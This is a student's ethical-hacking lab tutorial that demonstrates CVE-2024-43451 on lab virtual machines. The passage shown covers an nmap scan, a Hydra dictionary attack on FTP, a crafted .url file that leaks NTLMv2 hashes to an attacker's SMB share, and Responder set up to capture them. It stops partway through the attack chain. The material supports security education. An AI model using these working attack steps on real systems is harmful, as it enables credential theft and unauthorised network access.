Ethical Hacking

Year 2 (2025/26), Semester 3

SCHOOL OF INFOCOMM TECHNOLOGY
Diploma in Cybersecurity & Digital Forensics
Diploma in Information Technology

Assignment: Open Assignment on Pen-Testing

Table of Contents

Introduction

There have been multiple vulnerabilities discovered over the years as the world is slowly entering its technological age due to misconfigurations, poor security practices or others among businesses which were either thankfully discovered by pentesters or unfortunately exploited by malicious actors as zero-days.

This was especially true when 2020 occurred and the COVID-19 pandemic caused many businesses to digitalise in order to adapt and continue their operations without much disruption or minimal impact via remote access though SSH or VPNs or public facing servers such as FTP, SMTP or HTTP(S).

Most if not all of the vulnerabilities once discovered, have been documented and patched eventually, with users or companies providing Proof-Of-Concepts (POCs) or guides afterwards to demonstrate how malicious actors could have exploited such vulnerabilities before they were patched.

Among one of the many vulnerabilities that appeared in 2024, one of them was CVE-2024-43451, a zero-day vulnerability first discovered when a Ukrainian government server was compromised and sent out malicious url files attached to phishing emails.

CVE-2024-43451 is a spoofing vulnerability with a CVSS rating of 6.5, whereby an attacker uploads or sends a malicious url file to the victim after gaining initial access to the network through publicly facing servers such as FTP, SMTP or HTTP, or through social engineering methods such as phishing emails.

After that, the attacker starts a tool like Responder to capture the victim's NTLMv2 hash which is leaked over the SMB protocol when the victim interacts with the file through any method (left or right clicking, moving it to a folder, or even attempting to delete the file), which makes this vulnerability extremely difficult to remove from the host machine once infected with it, and the victim could accidentally click on the file as well due to human error, triggering the vulnerability.

When the NTLMv2 hash of the victim is obtained, the attacker can then crack the hash offline using Hashcat or perform a Pass-The-Hash attack to gain unauthorised access to the network, where the attacker can then potentially pivot or tunnel to other hosts in the same or a different subnet respectively to further compromise other hosts and perform post-exploitation activities as a result. [1]

For this tutorial, we will be following the Github PoC guide created by RonF98 to showcase how this vulnerability can allow an attacker to gain initial access to the network: https://github.com/RonF98/CVE-2024-43451-POC

The background of the vulnerability is also included in the link above.

Use Case (Scenario)

In this scenario, we will use the following 3 users:

1. Bob (Administrator)
2. Jason (Local)
3. Martin (Local)


We will assume that the attacker has performed reconnaissance through looking through the company's social media accounts, hiring pages and whois to figure out the IP address of the publicly facing server and information of their employees beforehand, and is performing this attack from an external location.

The attacker will first scan for any open services or ports of the business's public facing server to find any vulnerable services or ports to exploit.

From the initial compromise of the public facing server, the attacker will perform SMB Exploitation and Remote Code Execution to find out any internal networks and then create a tunnel to gain access to a host in the internal network.

Afterwards, the attacker will perform post-exploitation activities to display and showcase the potential damages or attacks they could perform on the compromised network and hosts.

Pen-Test Environment Setup



In the above diagram, these are the virtual machines that will be used for this tutorial:

1. Kali Linux
2. Windows Server 2019
3. Windows 11

We will assume that the attacker uses KVM, a Virtual Machine software similar to VMWare that has a Windows 11 VM for the purposes of one of our post-exploitations.

Both Windows Server 2019 and Windows 11 VMs used for this tutorial only have their latest update in 2023, meaning they are vulnerable to CVE-2024-43451, and are provided by Ngee Ann Polytechnic's Ethical Hacking module.

The Kali Linux VM used for this tutorial is from the official Kali Linux website: https://www.kali.org/get-kali/

Kali Linux is from an external location to simulate the fact that the attacker would be gaining initial access to the server, then the internal host from an external location.

Windows Server 2019 is a public facing server and configured to have a FTP and SSH server to allow users to access file services and remote access respectively. Moreover, it also has 2 interfaces (1 external and 1 internal) to allow both internal and external users to access its services.

Windows 11 is in an internal network and hence cannot be pinged/accessed directly by the attacker's Kali Linux machine.

The following subnets and corresponding Virtual Network Adapters were used:

1. 10.10.1.0/24 (VMNet 8, NAT)
2. 192.168.80.0/24 (VMNet 19, Host-Only)

The following IP addresses were assigned to the following VMs:

1. Kali Linux (10.10.1.128)
2. Windows Server 2019 (10.10.1.19, 192.168.80.2)
3. Windows 11 (192.168.80.3)

Tasks Outline

1. Scan for services or ports of the company's public facing server
2. Perform a Dictionary attack using Hydra to gain access to the FTP server and upload a malicious url file using CVE-2024-43451 vulnerability
3. Obtain the NTLMv2 Hash of a User using Responder
4. Crack the hash using John The Ripper
5. Use NetExec to perform Remote Code Execution and dump SAM hashes of user's accounts
6. Use Ligolo & Remmina to create a tunnelled session to the internal network
7. Injecting a Keylogger on Windows Server 2019
8. Reverse Shell creation
9. Perform Data exfiltration via SMB
10. Perform Hash Extraction via Registry Hive Exfiltration
11. WMI Event Subscription
12. Dumping LSASS credentials
13. Obtaining Chrome Credentials
14. Persistence via NTFS Alternate Data streams

After that, we will be describing some remediation methods that could be implemented to harden the network.

Task 1 – Scan and Enumerate for services or ports of the company's public facing server

Before we can start our attack, we will have to find ways to gain initial access to the network. Fortunately, Linux has a scanning tool called 'nmap', which will let us enumerate and find out any open services or ports of the business's publicly facing server.

Step 1: Go to Kali Linux and login as kali (password: kali)

Step 2: Open the terminal and use nmap to scan for publicly facing servers

Command: nmap -p- 10.10.1.19

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 10.10.1.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 21:53 EDT
Nmap scan report for 10.10.1.19
Host is up (0.0014s latency).
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
5985/tcp  open  wsman
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49692/tcp open  unknown
MAC Address: 00:0C:29:1E:4F:DA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 110.84 seconds
```

From the scan, we have found out Windows Server 2019 has its FTP, SSH and SMTP ports open (21 and 25 respectively), potentially meaning it is hosting FTP, SSH or SMTP servers.

An FTP server is a server where clients can upload or retrieve files to or from respectively.

A SSH server allows clients to access resources from a remote location.

A SMTP server is a server where clients can send or receive emails to or from respectively.

For this tutorial, we will be exploiting the FTP server and gain initial access through it in the following task.

Task 2 – Performing a Dictionary Attack using Hydra on the FTP server and upload a malicious url file using CVE-2024-43451 vulnerability

A dictionary attack is an attack where an attacker uses wordlists containing leaked or commonly used credentials in an attempt to gain access to a user or service through it.

We will be using rockyou.txt provided by Kali Linux, which provides over a million passwords from data breaches.


In this task, we will be using Hydra, a tool which automates the enumeration of wordlists to find valid credentials of a host on the network, which an attacker can use to then gain access using those credentials.

Step 1: Unzip rockyou.txt

Commands:

1. cd /usr/share/wordlists
2. sudo gzip -d rockyou.txt.gz

Step 2: Use Hydra to Perform a Dictionary Attack on the ftp server



Typing hydra into the terminal displays the parameters and arguments required to execute the tool.

From our reconnaissance, we know Martin works for the business. As such, we will be using his name as an argument in the username parameter.

In this tutorial, we will be using the following command:
hydra -l Martin -P /usr/share/wordlists/rockyou.txt ftp://10.10.1.19

```
┌──(kali㉿kali)-[~]
└─$ hydra -l Martin -P /usr/share/wordlists/rockyou.txt ftp://10.10.1.19
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-31 00:41:16
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.1.19:21/
[21][ftp] host: 10.10.1.19   login: Martin   password: apple
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-31 00:41:28
```

Looks like we have found Martin's password credential. Now, we have gained initial access the FTP server using it and upload our malicious url file to the FTP server.

Step 3: Make a new directory 'files'

Command: mkdir files

```
┌──(kali㉿kali)-[~]
└─$ mkdir files

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  files  Music  passwords.txt  Pictures  Public  Templates  Videos
```

Step 4: Enter the files directory and create a new file 'update.url'

Commands:

1. cd files
2. touch update.url

```
┌──(kali㉿kali)-[~]
└─$ cd files

┌──(kali㉿kali)-[~/files]
└─$ touch update.url

┌──(kali㉿kali)-[~/files]
└─$ ls
update.url
```

Step 5: Copy the following code into update.url and save it via vim

The attacker's IP can be obtained by typing 'ip a' Kali terminal.

```
[InternetShortcut]
URL=\\(attacker's IP)\share
IconIndex=32
IconFile=C:\Windows\System32\shell32.dll
```

```
[InternetShortcut]
URL=\\10.10.1.128\share
IconIndex=32
IconFile=C:\Windows\System32\shell32.dll
```

(To edit the file using vim, click the 'i' key on your keyboard, after pasting the code, press the esc key and type :wq to exit and save the changes, :q to exit without saving changes)

When the victim interacts with the file, they will be connected to the attacker's server over the SMB protocol as shown above on the 2nd line of the file.

The icon index and file on the 3rd and 4th lines respectively in the file are what the url file's icon will be on the victim's system.

In this tutorial, the rubbish bin icon will be used.

Step 6: Access the FTP server using Martin's credentials

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.1.19
Connected to 10.10.1.19.
220 Microsoft FTP Service
Name (10.10.1.19:kali): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
ftp> help
Commands may be abbreviated.  Commands are:

!               close           fget            lpage           modtime         pdir            rcvbuf          sendport        type
$               cr              form            lpwd            more            pls             recv            set             umask
account         debug           ftp             ls              mput            pmlsd           reget           site            unset
append          delete          gate            macdef          mreget          preserve        remopts         size            usage
ascii           dir             get             mdelete         msend           progress        rename          sndbuf          user
bell            disconnect      glob            mdir            newer           prompt          reset           status          verbose
binary          edit            hash            mget            nlist           proxy           restart         struct          xferbuf
bye             epsv            help            mkdir           nmap            put             rhelp           sunique         ?
case            epsv4           idle            mls             ntrans          pwd             rmdir           system
cd              epsv6           image           mlsd            open            quit            rstatus         tenex
cdup            exit            lcd             mlst            page            quote           runique         throttle
chmod           features        less            mode            passive         rate            send            trace
```

Typing help will display the possible commands we can perform on the FTP server

We will be using lcd, cd, ls, put commands to upload the file in the directory we want.

- The lcd command will display our current directory (attacker's machine)
- The cd command will allow us to enter a directory in the ftp server
- The ls command will allow us to list the folders and files in the ftp server
- The put command will allow us to upload update.url into the ftp server

Step 7: Upload the url file into update directory

First, use the lcd command to go into the files directory where our malicious url file is stored

```
ftp> lcd files
Local directory now: /home/kali/files
```

Second, use the ls command to list the folders

```
ftp> ls
229 Entering Extended Passive Mode (|||50078|)
150 Opening ASCII mode data connection.
07-17-25  08:26PM       <DIR>          Updates
226 Transfer complete.
```

Looks like the ftp server has an Updates directory, which is perfect for our url file which is named ‘update.url’.


Third, use the cd command to enter the Updates folder

```
ftp> cd Updates
250 CWD command successful.
```

Fourth, use the put command to upload our update.url into the Updates folder\

```
ftp> put update.url
local: update.url remote: update.url
229 Entering Extended Passive Mode (|||50080|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************************************************************|   123        2.79 MiB/s    --:-- ETA
226 Transfer complete.
123 bytes sent in 00:00 (51.79 KiB/s)
```

We have now successfully uploaded our exploit to the ftp server as shown below for tutorial purposes.



We will now move on to the following task whereby we will gain administrative access to the network.


Task 3 – Obtaining the NTLMv2 Hash of the Administrator using Responder

Responder, as mentioned in the below screenshot, is a NBT-NS and LLMNR spoofing tool that allows attackers to capture the NTLMv2 hash of the victim, which is done through the following steps:

- A user mistypes the name of a shared resource (\\filserver instead of \\fileserver)
- The user receives a response that the shared resource does not exist
- The user's machine then sends a NBT-NS and LLMNR broadcast if \\filserver exists
- The attacker, using Responder, creates a poisoned response mentioning that \\filserver exists even though it doesn't, and accepts the NTLMv2 hash of the user, but sends an error message in return

Step 1: Open a new terminal and Start Responder


(To find out your interface, type ifconfig into the Kali terminal and replace eth0 with your interface in the command below)
Command: sudo responder -I {interface} -v



```
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.10.1.128]
    Responder IPv6             [fe80::e9c1:d2fc:850:a32d]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-E9J5LZ1MQ4R]
    Responder Domain Name      [SC1R.LOCAL]
    Responder DCE-RPC Port     [46646]

[+] Listening for events ...
```

Step 7: Go to Windows Server 2019 and log in as Administrator (password: Pa$$w0rd)

We will now be playing the role of Bob, who has just logged into the server and checks the FTP server for any updates.




Step 8: Open Command Prompt and access the ftp server using the administrator's credentials

```
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 10.10.1.19
Connected to 10.10.1.19.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (10.10.1.19:(none)): Administrator
331 Password required
Password:
230 User logged in.
ftp> cd Updates
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
update.url
226 Transfer complete.
ftp: 15 bytes received in 0.00Seconds 15000.00Kbytes/sec.
ftp>
```

In Bob's mind, he realises there is a new update, and so he proceeds to get the file and download it.

Step 9: Download the malicious url file using the get command

```
ftp> get update.url
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
